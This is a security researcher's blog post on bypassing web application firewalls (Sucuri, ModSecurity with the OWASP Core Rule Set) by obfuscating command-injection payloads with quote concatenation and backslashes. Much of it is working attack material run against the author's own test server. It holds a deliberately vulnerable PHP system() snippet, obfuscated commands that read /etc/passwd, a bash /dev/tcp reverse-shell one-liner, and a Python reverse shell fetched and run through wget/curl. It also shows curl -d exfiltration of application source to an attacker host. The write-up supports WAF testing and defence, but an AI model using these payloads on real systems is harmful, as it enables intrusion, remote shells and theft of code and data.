theMiddle Follow
Security Researcher
Jan 3 · 9 min read

Web Application Firewall (WAF) Evasion Techniques #2

String concatenation in a Remote Command Execution payload makes you able to bypass firewall rules (Sucuri, ModSecurity)

In the **first part of WAF Evasion Techniques**, we've seen how to bypass a WAF rule using wildcards and, more specifically, using **the question mark wildcard**. Obviously, there are many others ways to bypass a WAF Rule Set and I think that each attack has their specific evasion technique. For example: using comment syntax inside a SQL Injection payload could bypass many filters. I mean instead using `union+select` you can use something like:

```
/?id=1+un/**/ion+sel/**/ect+1,2,3--
```

This is a great technique, and it works well **when the target WAF has a low paranoia level** that allows asterisk `*` and hyphen characters. This should works just for SQL Injection and **it can't be used in order to exploit a Local File Inclusion or a Remote Command Execution**. For some specific scenarios, there's "a real nightmare" for a WAF that need to protect a web application from Remote Command Execution attacks… it's called **concatenated strings**.

If you want to practice with some of these evasion techniques, recently I've created FluxCapacitor, an intentionally vulnerable virtual machine at hackthebox. This article don't contain any hint to solve the specific scenario of FluxCapacitor but could improve your knowledge about this technique.

Concatenation

In many programming languages, string concatenation is a binary infix operator. The `+` (plus) operator is often overloaded to denote concatenation for string arguments: `"Hello, " + "World"` has the value `"Hello, World"`. In other languages there is a separate operator, particularly to specify implicit type conversion to string, as opposed to more complicated behavior for generic plus. Examples include `.` in Perl and PHP, `..` in Lua, etc… For example:


```
$ php -r 'echo "hello"." world"."\n";'
hello world

$ python -c 'print "hello" + " world"'
hello world
```

But if you're thinking that this is the only way to concatenate strings, **you're absolutely wrong monsieur** 🧐

In a few languages like notably C, C++, Python, and the scripting languages / syntax which can be found in **Bash**, there is something called **string literal concatenation**, meaning that adjacent string literals are concatenated, without any operator: `"Hello, " "World"` has the value `"Hello, World"`. This works not only for printf and echo commands, but for the whole bash syntax. Let start from the beginning.

Each one of the following commands have the same result:

```
# echo test
# echo 't'e's't
# echo 'te's't
# echo 'te'st''
# echo 'te'''st''
# python -c 'print "te" "st"'
```



```
themiddle@kali:~$ echo test
test
themiddle@kali:~$ echo 't'e's't
test
themiddle@kali:~$ echo 'te's't
test
themiddle@kali:~$ echo 'te'st''
test
themiddle@kali:~$ echo 'te'''st''
test
themiddle@kali:~$ python -c 'print "te" "st"'
test
themiddle@kali:~$
```


Concatenated strings test using Bash and Python

This happens because all adjacent string literals are concatenated in Bash. In fact `'te's't'` is composed of three strings: the string `te`, the string `s` and the string `t`. **This syntax could be used to bypass a filter** (or a WAF rule) that is based on "match phrases" (for example, the pm operator in ModSecurity).


The Rule `SecRule ARGS "@pm passwd shadow groups"…` in ModSecurity will block all requests containing `passwd` or `shadow`. But what if we convert them to `pa'ss'wd` or `sh'ad'ow`? Like the SQLi syntax we've seen before, that split a query using comments, here too we can split filenames and system commands using the single quote `'` and creating groups of concatenated strings. Of course, you can use a concatenated string as an argument of any command but not only… Bash allows you to concatenate path even for execution!

A few examples of the same command:

```
$ /bin/cat /etc/passwd
$ /bin/cat /e'tc'/pa'ss'wd
$ /bin/c'at' /e'tc'/pa'ss'wd
$ /b'i'n/c'a't /e't'c/p'a's's'w'd'
```



```
themiddle@kali:~$ cat /e'tc'/pa's's'wd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```



```
themiddle@kali:~$ /b'i'n/c'a't /e't'c/p'a's's'w'd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Using a concatenated string as an argument of cat command or as a path for the cat executable

Now, let's say that **you've discovered a remote command execution** on the **url parameter** of your application. If there's a rule that blocks phrases like "*etc, passwd, shadow, etc…*" **you could bypass it** with something like this:

```
curl .../?url=;+cat+/e't'c/pa'ss'wd
```

It's time to make some tests! I'll use the following PHP code in order to test it, as usual, **behind Sucuri WAF and ModSecurity**. Probably, reading this code, you'll think that it's too much stupid and simple and that no one uses `curl` inside a `system()` function instead of using the PHP curl functions… **If you think it, you live in a better world than mine!** :) You would be surprised at how many times I read this kind of thing inside source code of applications in production. The PHP code that I'll use is:

```
<?php

    if ( isset($_GET['zzz']) ) {
        system('curl -v '.$_GET['zzz']);
    }
```


Having fun with Sucuri WAF

I think that someone at Sucuri will delete my account soon after this two articles 😁 But, I swear: **I use Sucuri WAF** for a comparison with my ModSecurity, **not because** I think that **one is better than other one**. Sucuri has a great service and I use it as an example just because it's widely used and all their users, reading this article, could test better this techniques on their web applications.

First of all, I try to use this PHP application in order to get the response body of *google.com* without encoding the parameter's value:

```
curl -v 'http://test1.unicresit.it/?zzz=google.com'
```

It works as expected, google.com 302 page says that I should follow the location www.google.de (google rightly geolocalize my server at Frankfurt):




```
themiddle@kali:~$ curl -v 'http://test1.unicresit.it/?zzz=google.com'
*   Trying 192.124.249.111...
* TCP_NODELAY set
* Connected to test1.unicresit.it (192.124.249.111) port 80 (#0)
> GET /?zzz=google.com HTTP/1.1
> Host: test1.unicresit.it
> User-Agent: curl/7.56.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 02 Jan 2018 15:48:07 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-test: 1
< X-Sucuri-Cache: MISS
< X-XSS-Protection: 1; mode=block
< X-Frame-Options: SAMEORIGIN
< X-Content-Type-Options: nosniff
< X-Sucuri-ID: 15011
<
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.de/?gfe_rd=cr&amp;dcr=0&amp;ei=t6lLWojULaLPXtD0hNgO">here</A>.
</BODY></HTML>

* Connection #0 to host test1.unicresit.it left intact
themiddle@kali:~$ 
```

Now, there're many things that I could do in order to exploit this vulnerable application. One of this thing is to break the `curl` syntax with a semicolon `;` and try to execute others system commands. Sucuri gets angry when I try to read the */etc/passwd* file… For example:

```
curl -v 'http://test1.unicresit.it/?zzz=;+cat+/etc/passwd'
```

went blocked by Sucuri WAF for the following reason: “*An attempted RFI/LFI was detected and blocked*”. I think (just a supposition, because users can’t see the details of a Sucuri WAF rule) that the Sucuri “RFI/LFI Attempt” rule uses something like the “match phrases” that we’ve seen before, with a list of common path and filenames like `etc/passwd` . This WAF has a very minimalist rule set and a very low “paranoia level” that **allows me to bypass this rule using just two single quotes!**

```
curl -v "http://test1.unicresit.it/?zzz=;+cat+/e'tc/pass'wd"
```



```
themiddle@kali:~$ curl -v "http://test1.unicresit.it/?zzz=;+cat+/e'tc/pass'wd"
*   Trying 192.124.249.111...
* TCP_NODELAY set
* Connected to test1.unicresit.it (192.124.249.111) port 80 (#0)
> GET /?zzz=;+cat+/e'tc/pass'wd HTTP/1.1
> Host: test1.unicresit.it
> User-Agent: curl/7.56.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 02 Jan 2018 16:29:34 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-test: 1
< X-Sucuri-Cache: MISS
< X-XSS-Protection: 1; mode=block
< X-Frame-Options: SAMEORIGIN
< X-Content-Type-Options: nosniff
< X-Sucuri-ID: 15011
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Sucuri WAF evasion using two single quote

I know what you’re thinking: “Ok, you can read the passwd file bypassing all WAF’s rule set… but the real, biggest, most important and mother of all questions is: **can you get a shell** even Sucuri WAF is active and protect your application?” **natürlich yes!** The only problem is that we can’t use netcat, because it isn’t installed on the target container and yes: I’ve checked it using the remote command execution :)

```
$ curl -s "http://test1.unicresit.it/?zzz=;+which+ls"
/bin/ls

$ curl -s "http://test1.unicresit.it/?zzz=;+which+nc"

$
```


The easiest way (with few special characters that could be blocked by WAF) is to use the `bash -i` command: `bash -i >& /dev/tcp/1.1.1.1/1337 0>&1` , but unfortunately is too complicated to bypass all rule set with this payload, and this means that it'll be hard to use some PHP, Perl or Python code in order to obtain it. Sucuri WAF blocks my attempts with this reason: **Obfuscated attack payload detected**. Cool! isn't it?

Instead of trying to get a shell by executing directly on the vulnerable parameter, I can try to **upload a Python reverse shell** to a writable directory using `curl` or `wget` . First, prepare the python code `vi shell.py` :

```
#!/usr/bin/python

import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<my ip address>",2375));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

Then expose a webserver reachable from the target, as usual using `python -c SimpleHTTPServer` or `php -S` , etc… Then download the *shell.py* file from the target website, I've used the following syntax:


```
curl -v '.../?zzz=<myip>:2375/shell.py+-o+/tmp/shell.py'
```



```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# curl -s 'http://test1.unicresit.it/?zzz=;+ls+/tmp/'

pear
shell.py

root@kali:~# 
```

```
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~# vim shell.py
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~# python -m SimpleHTTPServer 2375
Serving HTTP on 0.0.0.0 port 2375 ...
172.17.0.3 - - [02/Jan/2018 18:04:11] "GET /shell.py HTTP/1.1" 200 -
```

shell uploaded using curl



```
root@kali:~# curl -s 'http://test1.unicresit.it/?zzz=;+ls+/tmp/'
pear
shell.py

root@kali:~# curl -s 'http://test1.unicresit.it/?zzz=;+chmod+777+/tmp/shell.py'

root@kali:~#
root@kali:~#
root@kali:~# curl -s 'http://test1.unicresit.it/?zzz=;+/tmp/shell.py'

root@kali:~# curl -s 'http://test1.unicresit.it/?zzz=;+/tmp/shell.py&cache=-1'
```


```
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~# nc -vlnp 2375
Listening on [0.0.0.0] (family 0, port 2375)
Connection from [172.17.0.3] port 2375 [tcp/*] accepted (family 2, sport 41
114)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ whoami
nobody
$ 
```

python reverse shell thru the Sucuri WAF

Ok, Sucuri WAF hasn't blocked this request, but usually ModSecurity blocks this kind of shit :) If you want to be sure to bypass all "match phrases" rule types, you could use **wget** + **ip-to-long conversion** + **string concatenation**:

```
.../?zzz=wg'e't 168431108 -P tmp
.../?zzz=c'hm'od 777 -R tmp
.../?zzz=/t'm'p/index.html
```

The first command uses `wget` to download the shell file in `/tmp/`. The second one uses `chmod` to make it executable and the third executes it. As you can see, there isn't a specific file on the wget command request, so the downloaded file is named *index.html* by `wget`. You could expose this file using netcat `nc` by writing the response headers and response body by hand, something like this:



```
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
```

```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
```

```
[1] 0:bash*                                   "kali" 13:17 01-Jan-18
```

Using netcat to answer the HTTP request from RCE

Now the hardest part…

Bypass ModSecurity and the OWASP Core Rule Set

Probably you're thinking that with a low paranoia level you could bypass the OWASP Core Rule Set with this techniques as we've seen on the first article… **hmm basically no**. This because of two little things called **normalizePath** and **cmdLine**. In ModSecurity they are called "transformation function" and are used to alter input data before it is used in matching (for example, operator execution). The input data is never modified. ModSecurity will create a copy of the data, transform it, and then run the operator against the result.

normalizePath: It removes multiple slashes, directory self-references, and directory back-references (except when at the beginning of the input) from input string.

cmdLine: will break all your pentester dreams :) developed by Marc Stern, this transformation function avoids using escape sequences by normalizing the value of parameters and triggering all rules like LFI, RCE, Unix Command, etc… For example `/e't'c/pa'ss'wd` is normalized to `/etc/passwd` before any rule evaluation. It does a lot of things! like:

- deleting all backslashes `\`
- deleting all double quotes `"`
- deleting all sigle quotes `'`
- deleting all carets `^`
- deleting spaces before a slash `/`
- deleting spaces before an open parentheses `(`
- replacing all commas `,` and semicolon `;` into a space
- replacing all multiple spaces (including tab, newline, etc.) into one space
- transform all characters to lowercase

All attempts to exploit the RCE with a concatenated string are blocked by the rule 932160 because of the cmdLine transformation function:

```
Matched "Operator `PmFromFile' with parameter `unix-
shell.data' against variable `ARGS:zzz' (Value: ` cat
/e't'c/pa'ss'wd' )"

"o5,10v10,20t:urlDecodeUni,t:cmdLine,t:normalizePath,t:lower
case"

"ruleId":"932160"
```


Ok, I can't read */etc/passwd* but don't despair! The OWASP Core Rule Set knows commons files, paths, and commands in order to block them but **it can't do the same with the source code of the target application**. I can't use the semicolon `;` character (and it means that I can't break the `curl` syntax) but I can use `curl` in order to exfiltrate files and send it to my remote server. This will work with a paranoia level from 0 to 3.

The trick is to send files to a remote server in the request body of a POST HTTP request, and `curl` can do it by using the *data* parameter `-d`:

```
curl -d @/<file> <remote server>
```

Following the request, encoding `@` to `%40`:

```
curl ".../?zzz=-d+%40/usr/local/.../index.php+1.1.1.1:1337"
```



```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# curl -v "http://test1.unicresit.it/?zzz=-d+%40/usr/local/openresty/n
ginx/html/init.it/index.php+2335936708:2375"
*   Trying 139.59.144.196...
* TCP_NODELAY set
* Connected to test1.unicresit.it (139.59.144.196) port 80 (#0)
> GET /?zzz=-d+%40/usr/local/openresty/nginx/html/init.it/index.php+2335936708:23
75 HTTP/1.1
> Host: test1.unicresit.it
> User-Agent: curl/7.56.1
> Accept: */*
>
```


```
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~#
root@docker-2gb-fra1-01:~# nc -vlnp 2375
Listening on [0.0.0.0] (family 0, port 2375)
Connection from [172.17.0.3] port 2375 [tcp/*] accepted (family 2, sport 59
840)
POST / HTTP/1.1
Host: 2335936708:2375
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 139
Content-Type: application/x-www-form-urlencoded

<?php   // echo 'ok: '; // print_r($_GET);      // system($_GET['c']);  if
( isset($_GET['zzz']) ) {               system('curl -v '.$_GET['zzz']);  }
echo "\n";
```

exfiltrate a PHP file from target application (behind ModSecurity) to a remote server

All this will not work if the target has a paranoia level set to 4 because the payload contains characters like hyphen, forward slash, etc… The good news is that a paranoia level of 4 is really rare to find in a production environment.

Backslash is the new single quote :)

The same technique works using the backslash `\` character too. This is not a concatenation string but just an escape sequence:



```
themiddle@kali:~$ curl -v "http://test1.unicresit.it/?zzz=;+c\\a\\t+/et\\c/pas\\swd"
*   Trying 192.124.249.111...
* TCP_NODELAY set
* Connected to test1.unicresit.it (192.124.249.111) port 80 (#0)
> GET /?zzz=;+c\a\t+/et\c/pas\swd HTTP/1.1
> Host: test1.unicresit.it
> User-Agent: curl/7.56.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 02 Jan 2018 18:47:50 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-test: 1
< X-Sucuri-Cache: EXPIRED
< X-XSS-Protection: 1; mode=block
< X-Frame-Options: SAMEORIGIN
< X-Content-Type-Options: nosniff
< X-Sucuri-ID: 15011
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

That's all for now. So long and thanks for all the fish!

-theMiddle

Useful links

Bypass a WAF by **Positive Technology**
https://www.ptsecurity.com/upload/corporate/ww-en/download/PT-devteev-CC-WAF-ENG.pdf

Web Application Firewalls: Attacking detection logic mechanisms by **Vladimir Ivanov** (blackhat USA 2016)
https://www.blackhat.com/docs/us-16/materials/us-16-Ivanov-Web-Application-Firewalls-Analysis-Of-Detection-Logic.pdf

SQLi bypassing WAF on OWASP by **Dhiraj Mishra**
https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

Thanks to

All HTB users that shared with me their approach to FluxCapacitor and notably: arkantolo, snowscan, decoder, phra

Contacts

Andrea (**theMiddle**) Menin
Twitter: https://twitter.com/Menin_TheMiddle
GitHub: https://github.com/theMiddleBlue
Linkedin: https://www.linkedin.com/in/andreamenin/